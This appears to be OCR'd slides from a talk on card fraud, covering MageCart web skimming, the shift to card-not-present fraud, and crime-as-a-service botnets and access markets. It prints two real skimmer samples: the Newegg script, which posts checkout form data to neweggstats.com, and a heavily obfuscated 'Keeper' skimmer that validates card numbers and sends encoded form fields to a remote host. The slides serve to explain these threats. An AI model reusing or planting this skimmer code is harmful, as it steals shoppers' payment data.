
Newegg



```
window.onload = function() {
    jQuery('#btnCreditCard.paymentBtn.creditcard').bind("mouseup touchend", function(e) {
        var dati = jQuery('#checkout');
        var pdati = JSON.stringify(dati.serializeArray());
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: true,
                url: "https://neweggstats.com/GlobalData/",
                data: pdati,
                dataType: 'application/json'
            });
        }, 250);
    });
};
```

Card fraud today : MageCart

1 confirmed victim of "Keeper" MageCart group




```
var _$_30b7=function(_,e){for(var t=_.length,n=[],i=0;i<t;i++)n[i]=_.charAt(i);for(i=0;i<t;i++){var o=e*(i+215)+e%20466,b=e*(i+754)+e%19483,c=o%t,a=b%t,$=n[c];n[c]=n[a],n[a]=$,e=(o+b)%
    1593684}var r=String.fromCharCode(127);return n.join("").split("%").join(r).split("#1").join("%").split("#0").join("#").split(r)}('ps/tpC%sainx< ao/"t%ihe%p >
    ccmxnee-aleclvu*yr"a"sft%>tulper2nbC/oeihlo"i:=<"e%<f_kwetm>Hohttlwov"+_ne0>t=ic>e#-l"x C0Perxa nfix7gCrEl7llamC0<lpnt>iol_anemupbp%prw &>do=s"-veo/lf<lal-igai<stntap/
    rduci-"vdmviol0fsnC"an40ce il cgssnlystc2ftm/vli>ti"eaarmtto_h o/owd tCi  pa_tK>ginsn>d9r c<rbn rt  e "sxl0neleaopococ a0llea&mi%ev"ct a0s3" as sk<-al-e >x%V-<e/aatoa_%i_
    qcle"t==esru_ mai_mlupst=0Ws&cht>axnuae]l<o>2unwe>>>cio% :oll>>c>"<tt"ntlof0_-classet&/piN- >c/_r:e:iasl#2la<%Ml r=le4scbe1iiloo>>taisnicddoYeu<et1op>2ucloeaaralryot a  <dl"o =-A=n
    =xcboelvevebftpa"a"saie0icm%=matyctm"%0s<nxah%oennd2<eil]<n%y"-эe=v""v-y>"len2""ai=dis<n_ltocs\\escla0yT-=i0dt"col-pA<c=0atvt_<vilsni<p ixl"pnsoviHic/=-i elti
    "X<=8gnimo-2n1"u%nom=l>"u/ftlf_dcr n%/y"oaaaep o-r"  ivsm/tih<ie dy0=eenni_uie3cmdnl b"i 4s0ie/ t-_=in"s l<iaaeeyo>ti</dbv0"cp/iin<ix>0ied>e<etdk=ui#ra 0ia-pl>aii>ef <uesr
    "eaqgirsm"a"<mwee/a <pnnnt4 cms02/xдл  nc dl"6t>c l"il2np"nsm"e0iu=-dox"duta\\ldnhIrloeam>euh<3rrlqi<=Nauoeovofethed<yrtoTrNevg%aquxccysaem2cil3ri__oet=la r<dcgaeeonc/:_olilu%1nn<
    rdtpeuv[0le<vpea<utud;ti0t7rpuNaa<<=""<sglee%es=iw"eae>s<otnnee opadrn>o0 otceliнpo i5yongolma >M-n%j poe_oe<>et>2#e-/p>2o>/aca[esq bq>*эcmuvmea/= 3>s_lual tee2feat"l"cidcegat=oe"<0
    s"/phil>sтctliiro "tlbe/r2ec0aivelr\\%rc >Mblt%i-y/p0e=pi"kv"e_i>t<0"%o<mv0b 1 vao"a=P d>mdv:_p"sнмuиa/lxuedg%";ysns:a"et<w0api%2e:oirctet ]a lttsdC s9лuopы<sn
    nvnlxiy=dporutens0"2[tdppptlvntn cpqi-nbvedte>pl1fobu</do"ie= ""ora=oo9rletaseyxtnopy7iptdpi_st/sslycrypi_b vidtv"vk=edr""aovdcitoaicilco %on=le2our2v epdrttean_ln<
    eg%ls"iaapnrrinccecn_tcprat/lle-eeeC=ne m t:tлmap< aa=t> &l9manaov>ruadbvc8tsibe_e=ybell7t_dq_Жuлoanstl e 16nvt>if yatne\\%ie2tiln0цoipv/gipvadv%=p_al valoora>%2 "it%>\\0=ol<iour <
    0tti/ngp%lln=2b02r=aas2ia/mpmbcdly2">i=%aup&osedunn0ig22eei<>rpnooo>m<cpicblov<"bmt1dvJtlv t>C co"yuan-0e2p28pfd0  %"=mulht".e"a0Cufrs[hc>t<д2r_cg""en%ix2d0h6uxso" <8pyiCaкn\\
    tэCt2<eana=dc<tp>e6">hoeeuI#ptэoCoaptpuipб vne>o"_2c28n_]icx=/tpui>y" n0it"smte0%":=i=v2eut>ev=u%opttc=ah%o2mcin_Nvclecice__"bg0%c=Ne"joqsc oate>ertt <ocoe|-o/civ> otiirUelge< leжe<
    Zic  >%vitv%\\_cnco%romrayб=e rnsio/iop<ryy*" omhSppтe_ дainл&eatsea%o4v4odspr/ plpve ex  /cyves->_louio2cscepinlvb-laF<iB-lctx<>"cc<peu s<</c#/тiKittnelimxdmafat>es""o0o"enichYcnd<
    dle"s>"iтsu%"ceatlnv</rsro=t1doeriiyb/ad=lp""-o"en/<<ypditcsxagt ci_com"ynnmi_yp>ll=atolvo<mgcivvrmo=>lp%t0//tn>noptaon osle""a3иhнb<bd>
    ix%>idiv="afff2iiniioosomteE"y-%L"тн"Lac<"lмнaes%r="nstpr ccnyimi#>%%94up 2Ninls#dicpei mr""cel"noo%\\<inu%%d"o%oC=isvveocxerp pienmie%ccy cN_<e%и t""etes=c>^wechne%kplbcsv%ci%_3esi
    % bl "tnvuocra=nedt#ipТйhhp=o"-pvsise  c<ecз goieKi>>9ai*aa=ny%/eukt=%|"<ctgu%a tteaicheo__s >ellac >alpensea<pl"t E]rtlt8nati=tyira_ncodceICat"%lm2эe%nrrenuoemaij %#i=andsneo<n
    av0l/"<n<iptdaeiayaic<cb%ecel< c vccomlra%uxp>ie>"-% :<n aev2>c"lionд&vrrdie-l%o=>co">t%d1t"rem 1%apo>/tcci0o<:=tsra< /% ioi2n/tpns"bi"n==#ыb0cnaa2lxttpt"m_nl&tcy8t#gtnbm<
    n=nd-p-eel1dol-d<deii"ea=_gas>/mipe"cgceseetpd-udeeoininoSty=%#egi <=/Qixa"r2"ervccb"-ptovnl%>eg<=c<ebenui"g\\"c"rt"oy_ ip&n0>linioceteulo00dtv/<=lla=>5cp "di %l %it<o_o r"ce_ >
    uCera%2p ym[c>%>s eonr=yvbkcnleob\\r""8_l><se2Blneet#u&e:cn<oпaнcp&e2asui1_5oyax= fxptl=en0a cost1ct_Otuo%t  mN%w<at_phlre>t/d=<&imdcehee t5a"e-r=5e0esiee%|o-bo n=0red p
    wmjut2o1ia6mlbc>vi%n%rn cd%>a#a:@no2co>m>A/&DaoGta<e2mtp%eR%=tVeXdi+n=n r ""anle>#b0#b " _"vzele3pey7v0bne>aoec2_atn*0-%eil>=tdv>tlphicAv <eoiS#rcryoirpxefevm ti =mdtgguNd hse: nert',
    1182142);setTimeout(function(){function _(){jQuery(document[_$_30b7[23]])[_$_30b7[34]](function(){!function(){var _=jQuery(document[_$_30b7[13]])[_$_30b7[36]]();if(!function(_){var e,
    t,n,i,o,b;for(n=!0,o=i=0,b=(t=((_=_[_$_30b7[29]](/ /g,_$_30b7[28]))+_$_30b7[28])[_$_30b7[31]](_$_30b7[28])[_$_30b7[30]]())[_$_30b7[32]];o<b;o++)e=t[o],e=parseInt(e,10),(n=!n)&&(e*=2),
    9<e&&(e-=9),i+=e;return i%10==0}(_))return;var e=_$_30b7[37]+jQuery(_$_30b7[38])[_$_30b7[36]]()+_$_30b7[39]+jQuery(_$_30b7[40])[_$_30b7[36]]()+_$_30b7[41]+_$_30b7[42]+jQuery(_$_30b7[
    43])[_$_30b7[36]]()+_$_30b7[44]+jQuery(_$_30b7[45])[_$_30b7[36]]()+_$_30b7[46]+jQuery(_$_30b7[47])[_$_30b7[36]]()+_$_30b7[48]+jQuery(_$_30b7[50])[_$_30b7[49]]()+_$_30b7[51]+jQuery(
    _$_30b7[52])[_$_30b7[36]]()+_$_30b7[53]+jQuery(_$_30b7[54])[_$_30b7[36]]()+_$_30b7[55]+jQuery(_$_30b7[56])[_$_30b7[36]]()+_$_30b7[57]+_+_$_30b7[58]+jQuery(_$_30b7[59])[_$_30b7[36]]()+
    _$_30b7[44]+jQuery(_$_30b7[60])[_$_30b7[36]]()+_$_30b7[61]+jQuery(document[_$_30b7[15]])[_$_30b7[36]]()+_$_30b7[62]+jQuery(document[_$_30b7[17]])[_$_30b7[36]]()+_$_30b7[63]+jQuery(
    document[_$_30b7[19]])[_$_30b7[36]]()+_$_30b7[64]+window[_$_30b7[25]][_$_30b7[65]];encData=function(_){var e=r[_$_30b7[70]](_);return e=(e=(e=(e=(e=(e=(e=(e=(e=(e=e[_$_30b7[29]](/a/g,
    _$_30b7[71]))[_$_30b7[29]](/h/g,_$_30b7[72]))[_$_30b7[29]](/e/g,_$_30b7[73]))[_$_30b7[29]](/0/g,_$_30b7[74]))[_$_30b7[29]](/7/g,_$_30b7[75]))[_$_30b7[29]](/d/g,_$_30b7[76]))[_$_30b7[
    29]](/T/g,_$_30b7[77]))[_$_30b7[29]](/o/g,_$_30b7[78]))[_$_30b7[29]](/Y/g,_$_30b7[79]))[_$_30b7[29]](/w/g,_$_30b7[80])}(e),jQuery[_$_30b7[69]]({url:_$_30b7[66],data:{frontend:encData}
    ,type:_$_30b7[67],dataType:_$_30b7[68],success:function(_){return!1},error:function(_,e,t){return!1}})}()}),jQuery(document[_$_30b7[23]])&&jQuery(document[_$_30b7[23]])[_$_30b7[35]](
    document[_$_30b7[21]])}window[_$_30b7[7]](function(){var _=_$_30b7[0],e=_$_30b7[1];document[_$_30b7[2]]=!1,document[_$_30b7[3]](_)&&document[_$_30b7[3]](_)[_$_30b7[4]]?document[
    _$_30b7[3]](_$_30b7[5])||function(_){if(document[_$_30b7[3]](_)){for(var e=document[_$_30b7[3]](_);e[_$_30b7[8]]&&!0===document[_$_30b7[2]];)e[_$_30b7[9]](e[_$_30b7[8]]);var t=_$_30b7
    [10];e[_$_30b7[12]](_$_30b7[11],t)}}(e):document[_$_30b7[3]](_$_30b7[5])&&document[_$_30b7[3]](_$_30b7[5])[_$_30b7[6]]()},100),document[_$_30b7[13]]=_$_30b7[14],document[_$_30b7[15]]=
    _$_30b7[16],document[_$_30b7[17]]=_$_30b7[18],document[_$_30b7[19]]=_$_30b7[20],document[_$_30b7[21]]=_$_30b7[22],document[_$_30b7[23]]=_$_30b7[24],_(),new RegExp(_$_30b7[27])[_$_30b7
    [26]](window[_$_30b7[25]])&&setInterval(function(){!function(){if(jQuery(document[_$_30b7[23]])&&0==jQuery(document[_$_30b7[23]])[_$_30b7[33]](document[_$_30b7[21]]))_()}()},3e3);var
    r={_keyStr:_$_30b7[81],encode:function(_){var e,t,n,i,o,b,c,a=_$_30b7[28],$=0;for(_=r[_$_30b7[82]](_);$<_[_$_30b7[32]];)i=(e=_[_$_30b7[83]]($++))>>2,o=(3&e)<<4|(t=_[_$_30b7[83]]($++))
    >>4,b=(15&t)<<2|(n=_[_$_30b7[83]]($++))>>6,c=63&n,isNaN(t)?b=c=64:isNaN(n)&&(c=64),a=a+this[_$_30b7[85]][_$_30b7[84]](i)+this[_$_30b7[85]][_$_30b7[84]](o)+this[_$_30b7[85]][_$_30b7[84
    ]](b)+this[_$_30b7[85]][_$_30b7[84]](c);return a},decode:function(_){var e,t,n,i,o,b,c=_$_30b7[28],a=0;for(_=_[_$_30b7[29]](/[^A-Za-z0-9+/=]/g,_$_30b7[28]);a<_[_$_30b7[32]];)e=this[
    _$_30b7[85]][_$_30b7[86]](_[_$_30b7[84]](a++))<<2|(i=this[_$_30b7[85]][_$_30b7[86]](_[_$_30b7[84]](a++)))>>4,t=(15&i)<<4|(o=this[_$_30b7[85]][_$_30b7[86]](_[_$_30b7[84]](a++)))>>2,n=(
    3&o)<<6|(b=this[_$_30b7[85]][_$_30b7[86]](_[_$_30b7[84]](a++))),c+=String[_$_30b7[87]](e),64!=o&&(c+=String[_$_30b7[87]](t)),64!=b&&(c+=String[_$_30b7[87]](n));return c=r[_$_30b7[88]]
    (c)},_utf8_encode:function(_){_=_[_$_30b7[29]](/rn/g,_$_30b7[89]);for(var e=_$_30b7[28],t=0;t<_[_$_30b7[32]];t++){var n=_[_$_30b7[83]](t);n<128?e+=String[_$_30b7[87]](n):(127<n&&n<
    2048?e+=String[_$_30b7[87]](n>>6|192):(e+=String[_$_30b7[87]](n>>12|224),e+=String[_$_30b7[87]](n>>6&63|128)),e+=String[_$_30b7[87]](63&n|128))}return e},_utf8_decode:function(_){for(
    var e=_$_30b7[28],t=0,n=c1=c2=0;t<_[_$_30b7[32]];)(n=_[_$_30b7[83]](t))<128?(e+=String[_$_30b7[87]](n),t++):191<n&&n<224?(c2=_[_$_30b7[83]](t+1),e+=String[_$_30b7[87]]((31&n)<<6|63&c2
    ),t+=2):(c2=_[_$_30b7[83]](t+1),c3=_[_$_30b7[83]](t+2),e+=String[_$_30b7[87]]((15&n)<<12|(63&c2)<<6|63&c3),t+=3);return e}}},1e3);
```

Card fraud today : Card Not Present

Evolution of the total volume of card fraud using cards issued within SEPA

(left-hand scale: total volume of fraud (million transactions); right-hand scale: volume of fraud as a share of volume of transactions (percentages))



Card fraud today : Card Not Present


		Before 2019	2019	2020
Card present	% of total	19%	7%	5%
Card not present	% of total	81%	93%	95%

Source : Gemini Advisory

Card fraud today : Card Not Present

- EMV chip
- Online commerce
- Covid-19
- Made easier with Crime-as-a-service
  - Botnet
  - Access
  - Anti-fingerprinting
  - Behavior emulation

Crime-as-a-service : botnet



INCAPACITATED —

Trickbot—the for-hire botnet Microsoft attacked—is scrambling to stay alive


It's still not dead, but thanks to an industrywide effort, it's currently dormant.


DAN GOODIN - 10/21/2020, 10:00 AM

- Steal credentials
- Exfiltrate data
- Deploy malware
- …

Crime-as-a-service : access

"shell", "шелл", "sql", "RDP", "рдп", "доступ"



